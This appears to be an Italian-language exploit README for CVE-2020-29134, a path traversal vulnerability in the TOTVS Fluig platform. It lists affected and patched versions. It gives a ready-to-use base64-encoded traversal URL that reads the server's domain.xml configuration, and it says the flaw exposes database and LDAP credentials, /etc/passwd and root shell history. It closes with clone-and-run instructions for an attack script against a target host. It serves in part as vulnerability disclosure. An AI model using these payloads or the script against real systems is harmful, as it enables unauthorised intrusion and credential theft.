 ls4ss/cve-2020-29134
Exploit CVE-2020-29134 - TOTVS Fluig Platform - Path Traversal

 Fluig è la piattaforma di produttività e collaborazione che si integra con il sistema ERP
 e con gli altri sistemi della tua azienda per rivoluzionare il modo in cui tu e il tuo team lavorate.
 La piattaforma TOTVS Fluig permette il path traversal tramite parametro codificato in base64.
 Se sfruttata, questa vulnerabilità permette la lettura di file XML sensibili, che contengono
 dati per accedere al database e, in alcuni casi, connessioni LDAP e integrazioni con il sistema ERP.
 Inoltre, è anche possibile esplorare file di sistema, come /etc/passwd e /root/.bash_history
--
<== Fluig Lake 1.7.0
<== Fluig 1.6.5
<== Fluig 1.6.4
...
<== Fluig Lake 1.7.0-210303 (Corretta)
<== Fluig 1.6.5-210308 (Corretta)
<== Fluig 1.6.4-210308 (Corretta)


http://fluig.host.com/volume/stream/Rmx1aWc=/
?t=1&vol=Default&id=1&ver=1000&file=../../../../../../../../../../../../../fluig/appserver/domain/configuration/domain.xml
P3Q9MSZ2b2w9RGVmYXVsdCZpZD0xJnZlcj0xMDAwJmZpbGU9Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZmx1aWcvYXBwc2VydmVyL2RvbWFpbi9jb25maWd1cmF0aW9uL2RvbWFpbi54bWw=
http://HOST.FLUIG.COM/volume/stream/Rmx1aWc=/P3Q9MSZ2b2w9RGVmYXVsdCZpZD0xJnZlcj0xMDAwJmZpbGU9Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZmx1aWcvYXBwc2VydmVyL2RvbWFpbi9jb25maWd1cmF0aW9uL2RvbWFpbi54bWw=
https://www.exploit-db.com/exploits/49622
 # git clone https://github.com/lucxssouza/CVE-2020-29134.git
 # cd CVE-2020-29134
 # chmod +x xfluig.sh
 Es1: ./xfluig.sh http://fluig.host.com RICHIESTE_WFUZZ (numero di richieste generate da wfuzz)

 Es2: ./xfluig.sh http://fluig.host.com:PORTA
